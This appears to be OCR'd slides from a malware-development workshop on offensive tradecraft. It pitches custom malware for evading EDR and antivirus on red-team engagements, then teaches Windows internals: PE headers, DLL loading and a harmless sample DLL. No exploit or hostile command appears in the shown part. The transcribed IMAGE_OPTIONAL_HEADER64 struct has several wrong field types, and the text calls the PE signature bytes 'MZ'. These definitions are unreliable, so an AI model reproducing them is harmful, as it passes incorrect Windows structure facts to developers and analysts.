

Maldev Workshop - Offensive TradeCraft - Syscalls to Stack Spoofing

• • •


Instructors:

Soumyanil Biswas ([@reveng007](#))

Faran Siddiqui ([@Chrollo_133t](#))

Soumyanil Biswas

- Security Research @Firecompass
- Most of my daily work:
 1. OSINT
 2. Malware/Ransomware Research and Development
 3. Software Development
 4. Source Code Analysis
 5. Attack Vector Simulation automation in on-prem and Cloud Environment like AWS.
- Linux Internals, mainly Kernel Internals targeting Linux LKM based rootkit development.
- Windows Internals, currently into User-mode. But Slowly moving towards the Seed!
- CRTP Certified
- Been an International Speaker/ Presenter at **BlackHat Asia** and **USA, Bsides Singapore**.



Faran Siddiqui

- Security Researcher @Firecompass
- Most of my daily work:
 1. Vulnerability Research
 2. Malware/Ransomware Research and Development
 3. Developing automation attacks for the product.
 4. Attack Vector Simulation automation in on-prem and Cloud Environment like AWS.
- Key interests - AD, AWS, Azure and Malware development.
- Windows Internals, currently into User-mode.



Before Starting:

A Small Request from our side :)

- Please Ask Us questions whenever you think you are stuck or not getting any concept clearly :)
- You may raise Hand if you want.
- At first, we won't be needing Havoc, it would be needed in Stack Spoofing Part! So Don't Open Kali VM Now :)

1. Introductions:

Why Malware Development?

- Open source pentesting tools are generally signatured by security vendors and detected in any decently protected or mature organization and are not reliable.
- Purchasing highly advanced Red Team tools like NightHawk C2, Cobalt Strike, Brute Ratel C4 is expensive and are only available in enterprise edition.
- Developing your own tools that are accustomed to your specific needs.

1. Introductions:

Malware Development In RedTeam Cycle

- Commercial offensive tools like meterpreter, Cobalt Strike are very noisy and predictable. Developing brings more uniqueness and stealth.
- Designing malware tailored towards your target. For eg, target environment running Windows 10 endpoints.
- Developing your own malware gives you more transparency and control over to the attacker. You know exactly what went wrong!

1. Introductions:

Types of Malwares

- **Ransomware** - Encrypts the file in exchange of money. Used most by ransomware gangs like Lockbit, BlackCat, REvil etc
- **Rootkits** - Gives the attacker complete control of the system.
- **Spyware** - Collects user activity data without their knowledge. Used by nation state groups like APT-29, North Korean etc
- **Wipers** - Erases the data from the disks (Hermantic Wiper) .
- Etc.

1. Introductions:

OPSEC Meaning, Why Important?

- OPSEC stands for operational security which means process that prevents sensitive information from getting into the wrong hands.
- Security tools like EDR and AV are designed to detect and prevent malware by using various detection techniques, by implementing bypass techniques our malware will not be detected.
- By being under the radar, the malware stay hidden inside the environment which benefits the red team engagements for extended period.
- Prevent our malware to be caught and creation of it's signature by detection tools.

2. Windows Internals:

2.1. Why Windows Internals?

- It's simple, to be a expert lock picker, one needs to understand how the locks and it's mechanism work. Half knowledge is dangerous.

Similarly , learning Windows internals allows malware developers understanding how Windows OS works under the hood. Once understood we can get creative ideas to manipulate it's workflow.

- For eg, learning how a normal process is created inside a Windows environment will help the malware author to understand Process Injection techniques(explained further in the workshop)
- How much Windows Internals one should understand to be a malware developer???

Well understanding the basics is prerequisites but if you know the better it will help you to understand complex malware developments tricks.

2. Windows Internals:

2.2. PE File Format

What is PE File?


- Portable executable i.e PE is the file format for executables in a Windows environment.
For eg. EXE, DLL, SYS etc.
- This tells the Windows OS loader what information is required to manage the executable code.
- Here is the basic diagram representation for PE File Format



2. Windows Internals:

2.2. PE File Format

- Here is whole complex diagram.



2. Windows Internals:

2.3. PE Fields

- Let's take a brief look at PE File Format fields.

DOS Header (IMAGE_DOS_HEADER)

- First header of a PE file is always prefixed with two bytes, **0x4D** and **0x5A**, commonly referred to as **MZ**.
- These bytes represent the DOS header signature, which is used to confirm that the file being parsed or inspected is a valid PE file.

2. Windows Internals:

2.3. PE Fields

DOS Header (IMAGE_DOS_HEADER)

- Here is DOS header data structure.
- Two fields important here : **e_magic** and **e_lfanew**.
- **e_magic** is 2 bytes with a fixed value of **0x5A4D** i.e. **MZ**
- **e_lfanew** is a 4-byte value that holds an offset to the start of the NT Header.

```
1  typedef struct _IMAGE_DOS_HEADER {           // DOS .EXE header
2      WORD   e_magic;                         // Magic number
3      WORD   e_cblp;                          // Bytes on last page of file
4      WORD   e_cp;                           // Pages in file
5      WORD   e_crlc;                          // Relocations
6      WORD   e_cparhdr;                      // Size of header in paragraphs
7      WORD   e_minalloc;                     // Minimum extra paragraphs needed
8      WORD   e_maxalloc;                     // Maximum extra paragraphs needed
9      WORD   e_ss;                           // Initial (relative) SS value
10     WORD   e_sp;                           // Initial SP value
11     WORD   e_csum;                          // Checksum
12     WORD   e_ip;                           // Initial IP value
13     WORD   e_cs;                           // Initial (relative) CS value
14     WORD   e_lfarlc;                       // File address of relocation table
15     WORD   e_ovno;                          // Overlay number
16     WORD   e_res[4];                        // Reserved words
17     WORD   e_oemid;                         // OEM identifier (for e_oeminfo)
18     WORD   e_oeminfo;                       // OEM information; e_oemid specific
19     WORD   e_res2[10];                       // Reserved words
20     LONG   e_lfanew;                        // Offset to the NT header
21 } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

2. Windows Internals:

2.3. PE Fields

DOS Stub

- DOS stub which is an error message that prints "This program cannot be run in DOS mode" in case the program is loaded in DOS mode or "Disk Operating Mode".
 - Here is an example of a DOS Stub inside PE-Bear.

The screenshot shows a hex editor interface with two main panes. The left pane displays assembly code with addresses from 40 to 110. The right pane shows the corresponding memory dump in ASCII and hex formats.

	Address	Assembly	Memory Dump (Hex)	Memory Dump (ASCII)
40		OE 1F BA OE 00 B4 09 CD 21 B8 01 4C CD 21 54 68	OE 1F BA OE 00 B4 09 CD 21 B8 01 4C CD 21 54 68	
50		69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	
60		74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	
70		6D 6F 64 65 2E 24 00 00 50 45 00 00 64 86 0F 00	6D 6F 64 65 2E 24 00 00 50 45 00 00 64 86 0F 00	
80		CF F9 31 63 00 00 00 00 00 00 00 00 F0 00 22 00	CF F9 31 63 00 00 00 00 00 00 00 00 F0 00 22 00	
90		0B 02 0E 00 00 7C 69 07 00 6A BE 01 00 00 00 00	0B 02 0E 00 00 7C 69 07 00 6A BE 01 00 00 00 00	
A0		B0 FA E4 03 00 10 00 00 00 00 00 40 01 00 00 00	B0 FA E4 03 00 10 00 00 00 00 00 40 01 00 00 00	
B0		00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00	00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00	
C0		05 00 02 00 00 00 00 00 C0 63 09 00 04 00 00	05 00 02 00 00 00 00 00 C0 63 09 00 04 00 00	
D0		00 00 00 00 02 00 60 C1 00 00 80 00 00 00 00 00 00	00 00 00 00 02 00 60 C1 00 00 80 00 00 00 00 00 00	
E0		00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00	00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00	
F0		00 10 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00	00 10 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00	
100		EC AD C6 08 3A 58 03 00 26 06 CA 08 68 01 00 00	EC AD C6 08 3A 58 03 00 26 06 CA 08 68 01 00 00	i . E . : X . . g . ã . h . .
110		00 10 52 09 00 85 02 00 00 20 14 09 AC 0A 3D 00	00 10 52 09 00 85 02 00 00 20 14 09 AC 0A 3D 00	. . R = .

2. Windows Internals:

2.3. PE Fields

NT Header (IMAGE_NT_HEADERS)

- The PE header is located by looking at the *e_lfanew* field of the MS-DOS Header.
- The NT header structure varies depending on the machine's architecture.
- The only difference is the *OptionalHeader* data structure, *IMAGE_OPTIONAL_HEADER32* and *IMAGE_OPTIONAL_HEADER64*.


```
1 // 32-Bit version
2 typedef struct _IMAGE_NT_HEADERS {
3     DWORD                 Signature;
4     IMAGE_FILE_HEADER     FileHeader;
5     IMAGE_OPTIONAL_HEADER32 OptionalHeader;
6 } IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
7
8 // 64-Bit Version
9 typedef struct _IMAGE_NT_HEADERS64 {
10    DWORD                 Signature;
11    IMAGE_FILE_HEADER     FileHeader;
12    IMAGE_OPTIONAL_HEADER64 OptionalHeader;
13 } IMAGE_NT_HEADERS64, *PIMAGE_NT_HEADERS64;
```

2. Windows Internals:

2.3. PE Fields

SIGNATURE

- This is the **4 bytes DWORD** signature.
- And the **PE signature starts at 50 45 00 00** which is MZ byte (the letter PE followed by two terminating zeroes).




2. Windows Internals:

2.3. PE Fields

File Header (IMAGE_FILE_HEADER)

- Next header is the **File Header**
- The file header is the next 20 bytes of the PE file and contains only the most basic information about the file's layout.



Documentation:


https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-image_file_header

2. Windows Internals:

2.3. PE Fields

File Header (IMAGE_FILE_HEADER)

- The most important struct members are:
 - NumberOfSections** - The number of sections in the PE file
 - Characteristics** - Flags that specify certain attributes about the executable file, such as whether it is a dynamic-link library (DLL) or a console application.
 - SizeOfOptionalHeader** - The size of the following optional header



2. Windows Internals:

2.3. PE Fields

Optional Header

- The **Optional Header** contains critical information which shouldn't be ignored.
- Here is the structure of it on 32-bit version

```
1 // 32-Bit version
2 typedef struct _IMAGE_OPTIONAL_HEADER {
3     WORD           Magic;
4     BYTE          MajorLinkerVersion;
5     BYTE          MinorLinkerVersion;
6     DWORD          SizeOfCode;
7     DWORD          SizeOfInitializedData;
8     DWORD          SizeOfUninitializedData;
9     DWORD          AddressOfEntryPoint;
10    DWORD          BaseOfCode;
11    DWORD          BaseOfData;
12    DWORD          ImageBase;
13    DWORD          SectionAlignment;
14    DWORD          FileAlignment;
15    WORD           MajorOperatingSystemVersion;
16    WORD           MinorOperatingSystemVersion;
17    WORD           MajorImageVersion;
18    WORD           MinorImageVersion;
19    WORD           MajorSubsystemVersion;
20    WORD           MinorSubsystemVersion;
21    DWORD          Win32VersionValue;
22    DWORD          SizeOfImage;
23    DWORD          SizeOfHeaders;
24    DWORD          CheckSum;
25    WORD           Subsystem;
26    WORD           DllCharacteristics;
27    DWORD          SizeOfStackReserve;
28    DWORD          SizeOfStackCommit;
29    DWORD          SizeOfHeapReserve;
30    DWORD          SizeOfHeapCommit;
31    DWORD          LoaderFlags;
32    DWORD          NumberOfRvaAndSizes;
33    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
34 } IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

2. Windows Internals:

2.3. PE Fields

Optional Header

- Here is the 64-bit version
- Taking a look at **Optional Header** and it's member's value inside PE-Bear.
- We can see the value of the members allocated in the 2nd image.

```

1 // 64-Bit Version
2 typedef struct _IMAGE_OPTIONAL_HEADER64 {
3     WORD           Magic;
4     BYTE          MajorLinkerVersion;
5     BYTE          MinorLinkerVersion;
6     DWORD         SizeOfCode;
7     DWORD         SizeOfInitializedData;
8     DWORD         SizeOfUninitializedData;
9     DWORD         AddressOfEntryPoint;
10    DWORD        BaseOfCode;
11    IMAGEBASEINFO ImageBase;
12    WORD          SectionAlignment;
13    WORD          FileAlignment;
14    WORD        MajorOperatingSystemVersion;
15    WORD        MinorOperatingSystemVersion;
16    WORD        MajorImageVersion;
17    WORD        MinorImageVersion;
18    WORD        MajorSubsystemVersion;
19    WORD        MinorSubsystemVersion;
20    WORD        Win32VersionValue;
21    DWORD        SizeOfImage;
22    DWORD        SizeOfHeaders;
23    WORD          CheckSum;
24    WORD          Subsystem;
25    WORD        DllCharacteristics;
26    ULONGLONG    SizeOfStackReserve;
27    ULONGLONG    SizeOfStackCommit;
28    ULONGLONG    SizeOfHeapReserve;
29    ULONGLONG    SizeOfHeapCommit;
30    DWORD        LoaderFlags;
31    DWORD        NumberOfRvaAndSizes;
32    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
33 } IMAGE_OPTIONAL_HEADER64, *PIMAGE_OPTIONAL_HEADER64;

```

Offset	Name	Value	Value
100	Magic	20B	NT64
102	Linker Ver. (Major)	E	
103	Linker Ver. (Minor)	14	
104	Size of Code	C00	
108	Size of Initialized Data	6200	
10C	Size of Uninitialized Data	0	
110	Entry Point	1870	
114	Base of Code	1000	
118	Image Base	1400000000	
120	Section Alignment	1000	
124	File Alignment	200	
128	OS Ver. (Major)	A	
12A	OS Ver. (Minor)	0	
12C	Image Ver. (Major)	A	

2. Windows Internals:

2.4. DLLs

- These are the share libraries with executables functions which are used by many applications.
- For eg **CreateProcess** is exported from Kernel32.dll
- To execute the API, the DLL needs to be invoked by the application.
- Some system specific DLLs are already loaded into every applications because of their importance.

For eg **ntdll.dll**, **kernel32.dll** and **kernelbase.dll**

2. Windows Internals:


2.4. DLLs

- Removes the headache of executables size because all the important functions can be called from different DLLs
- Functions in the DLLs can be used by multiple executables which promotes code reusability.
- It saves the memory because one dll can be used by many processes.

2. Windows Internals:

2.4. DLLs

- The Windows OS uses a system-wide DLL base address to load some DLLs at the same base address in the virtual address space.
- The following image shows *kernel32.dll* being loaded at the same address (*0x7ffd25040000*) among multiple running processes. Tool used is *System Informer*.



2. Windows Internals:

2.4. DLLs

Creating a basic DLL

- Small code snippet for creating a DLL which can be used by applications.
- The function “HelloWorld” can be invoked by any application which will be loading this DLL.

```
#include <Windows.h>

// Exported function
extern __declspec(dllexport) void HelloWorld(){
    MessageBoxA(NULL, "Hola!!", "DLL is Spawned!!", MB_ICONINFORMATION);
}

// Entry point for the DLL
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
```

2. Windows Internals:

2.4. DLLs

Creating a basic DLL

- In Windows OS, all the important DLLs like user32.dll and NTDLL.dll are already loaded by default into the process.
- However, in order to load a custom made DLL here is the code snippet.
- The ***GetModuleHandleA*** API is to get the HANDLE of the DLL.
- ***LoadLibraryA*** API is used to load the DLL into the executable.
- ***GetProcAddress*** API is used to retrieve the address of HelloWorld function.

```
C++  
HMODULE hModule = GetModuleHandleA("sampleDLL.dll");  
  
if (hModule == NULL) {  
    // If the DLL is not loaded in memory, use LoadLibrary to load it  
    hModule = LoadLibraryA("sampleDLL.dll");  
}  
  
PVOID pHelloWorld = GetProcAddress(hModule, "HelloWorld");
```

2. Windows Internals:

2.4. DLLs

Creating a basic DLL

- One can also run DLL from cli using the rundll utility.

```
rundll32.exe kernel32.dll,CreateProcess
```

cmd

2. Windows Internals:


2.5. User Mode Vs Kernel Mode

User Mode

- This is the space where the user-level applications run. For eg games, browser, etc
- User space is restricted in its access to the underlying hardware resources and critical system functionalities.
- Interacts with the operating system via system calls.
- If a certain process crashes, it won't effect the kernel

Kernel Mode

- The kernel space is where the core of the operating system resides, executing essential system-level tasks.
- Directly interacts with the hardware.
- Software's likes drivers, CPU, BIOS and system-level process operates inside kernel space.
- Protects the core of the OS from the malicious activity



2. Windows Internals:

2.6. Process

What is a Process?


- In simple words, a process is an instance of a program running in the computer that executes some functionality.
